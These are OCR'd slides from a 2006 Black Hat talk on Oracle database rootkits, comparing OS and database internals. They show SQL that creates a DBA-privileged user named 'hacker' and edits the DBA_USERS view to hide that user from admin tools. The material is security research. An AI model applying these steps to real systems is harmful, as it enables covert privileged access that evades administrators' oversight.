DB AppSecurity


red database security

Black Hat 2006 USA – Las Vegas

Oracle Rootkits 2.0

Alexander Kornbrust
02-August-2006

Agenda



- Introduction
- OS Rootkits
- Database Rootkits 1.0
  - Execution Path
  - Modify Data Dictionary Objects
- Advanced Database Rootkits 1.0
- Database Rootkits 2.0
  - Modify Binaries
  - PL/SQL Native
  - Pinned PL/SQL Packages
  - Virtual Private Database (VPD)
- Conclusion
- Q/A

Introduction

Operating Systems and Databases are quite similar in the architecture.

Both have

- Users
- Processes
- Jobs
- Executables
- Symbolic Links
- …

➔ A database is a kind of operating system


Introduction

OS cmd	Oracle	SQL Server	DB2	Postgres
ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Database ≈ Operating System

- If a database is a (kind of) operating system, then it is possible to migrate malware (concepts) like viruses or rootkits from the operating system world to the database world.

OS Rootkit



- Definition Wikipedia

  A rootkit is a set of tools used after cracking a computer system that hides logins, processes […] a set of recompiled UNIX tools such as ps, netstat, passwd that would carefully hide any trace that those commands normally display.

OS Rootkits

- Rootkits can also be used to protected music from being stolen.
- Rootkits are often installed by hackers to hide their tracks in a hacked computer.

OS Rootkits

- Result of the `dir` command with and without an installed Sony DRM rootkit

without rootkit

```
[c:\>]# dir /a
22.05.2006  21:29    <DIR>          backup
28.05.2006  07:31    <DIR>          Programme
01.03.2006  10:36    <DIR>          WINDOWS
30.01.2006  15:57    <DIR>          Documents
30.01.2006  16:00               212 boot.ini
18.08.2001  11:00             4.952 bootfont.bin
30.01.2006  15:53                 0 CONFIG.SYS
30.02.2006  17:11           471.232 $sys$rk.exe
```

with (Sony) rootkit

```
[c:\>]# dir /a
22.05.2006  21:29    <DIR>          backup
28.05.2006  07:31    <DIR>          Programme
01.03.2006  10:36    <DIR>          WINDOWS
30.01.2006  15:57    <DIR>          Documents
30.01.2006  16:00               212 boot.ini
18.08.2001  11:00             4.952 bootfont.bin
30.01.2006  15:53                 0 CONFIG.SYS
```

OS Rootkits

- Result of the `who` command with and without an installed rootkit

without rootkit

```
   [root@picard root]# who
root    pts/0 Apr  1 12:25
root    pts/1 Apr  1 12:44
root    pts/1 Apr  1 12:44
ora     pts/3 Mar 30 15:01
hacker pts/3 Feb 16 15:01
```

with rootkit


```
[root@picard root]# who
root    pts/0 Apr  1 12:25
root    pts/1 Apr  1 12:44
root    pts/1 Apr  1 12:44
ora     pts/3 Mar 30 15:01
```

Migration of Rootkits

- Migration of the rootkit concept to the database world


OS	➔	DB
Hide OS User	➔	Hide Database User
Hide Jobs	➔	Hide Database Jobs
Hide Processes	➔	Hide Database Processes

Database Rootkits



- Ways to implement a first generation database rootkit
  - Modify the (database) object itself
  - Change the execution path

Database Rootkit Evolution– Now and in the future




- 1st Generation
  - Changes in the data dictionary (e.g. modification of a view or procedure / change synonym) – Presented at the Black Hat Europe 2005
- 2nd Generation
  - No change in the data dictionary (like views or packages) required.
- 3nd Generation
  - Modify database structures in memory. Official API available since Oracle 10g Rel. 2.

Rootkit – 1st generation

- Easy to implement
- Easy to find

Generic problem of all relational databases. Microsoft SQL Server has already some Anti-Database-Rootkit Technologies installed (digitally signed views).

Oracle Execution Path



How is Oracle resolving object names if we select data (like a user) from a table?


Example:

```
SQL> Select username from dba_users;
```


Name resolution:

- Is there a local object in the current schema (table, view, procedure, …) called dba_users? If yes, use this object.
- Is there a private synonym called dba_users? If yes, use this synonym.
- Is there a public synonym called dba_users? If yes, use the public synonym.

Oracle Execution Path




Oracle Execution Path



We can change the Oracle execution path by

- Creating a local object with the identical name
- Creating a private synonym pointing to a different object
- Creating or modify a public synonym pointing to a different object
- Switching to a different schema


Hide Database Users



User management in Oracle

- Oracle database users and roles are stored together in the table SYS.USER$
- Users have flag TYPE# = 1
- Roles have flag TYPE# = 0
- Views dba_users and all_users to simplify access
- Synonyms for dba_users and all_users


Hide Database Users



Example: Create an Oracle database user called hacker

```
SQL> create user hacker identified
     by hacker_bh2006;

SQL> grant dba to hacker;
```

Hide Database Users



Example: List all database users


```
SQL> select username from dba_users;

USERNAME
------------------------------
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
[…]
```

Hide Database Users


Enterprise Manager (Java)

Database Control (Web)

Quest TOAD



Hide Database Users




Add an additional line to the view to remove the row containing “HACKER”

```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```


Hide Database Users

Enterprise Manager (Java)




Database Control (Web)

Quest TOAD




Hide Database Users

TOAD is using the view ALL_USERS instead of DBA_USERS.
That‘s why the user HACKER is still visible.




Hide Database Users


Now the user is gone in TOAD too…



Oracle Execution Path




Hide Processes



Process management in Oracle

- Processes are stored in a special view v$session located in the schema SYS
- Public synonym v$session pointing to v_$session
- Views v_$session to access v$session

Hide Processes



